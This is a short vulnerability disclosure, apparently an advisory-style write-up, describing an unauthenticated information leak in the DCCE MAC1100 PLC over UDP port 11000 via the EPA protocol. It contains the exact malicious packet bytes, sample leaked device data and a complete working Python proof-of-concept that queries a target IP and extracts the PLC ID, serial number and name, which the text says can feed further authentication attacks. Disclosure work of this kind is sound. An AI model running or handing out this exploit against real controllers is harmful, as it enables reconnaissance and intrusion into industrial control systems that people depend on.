Dut Computer Control Engineering Co., Ltd

Edition :

（Dut Computer Control Engineering Co., Ltd ） DCCE MAC1100 PLC

Location

abnormal data： `\x0c\x00\x78\xa5\x10\x00\x01\x00\x00\x00\x15\x27\x00\x00\x00\x00`


Harm

Sensitive Information Disclosure Vulnerability

Cause the cause

The MAC1100 PLC communicates on the 11000 port using the EPA protocol. The attacker can read the specific storage area by unauthorized EPA read operation, collect relevant device information in the PLC, and can be used for PLC device authentication attacks.

Run python script，we can find some infomation



```
-------------------Divice Information--------------------
PLC_ID          =       00000000000000000164201702221064
Series Number   =       164201702221064
PLC_name        =       MAC1100 Programable Controller
```

poc

```
#!/usr/bin/python
# -*- coding:utf-8 -*-
import socket


def info_leak(magic_message):
    sender = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    try:
        sender.sendto(magic_message,("192.168.1.181",11000))
        request = sender.recvfrom(1024)
        PLC_ID = (request[0][9:41])
        PLC_series = (request[0][26:41])
        PLC_name = (request[0][41:71])
        print('-------------------Divice Information--------------------')
        print('PLC_ID         =       %s '% PLC_ID)
        print('Series Number  =       %s '% PLC_series)
        print('PLC_name       =       %s '% PLC_name)


    except:
        pass

packet = "\x0c\x00\x78\xa5\x10\x00\x01\x00\x00\x00\x15\x27\x00\x00\x00\x00"
info_leak(packet)
```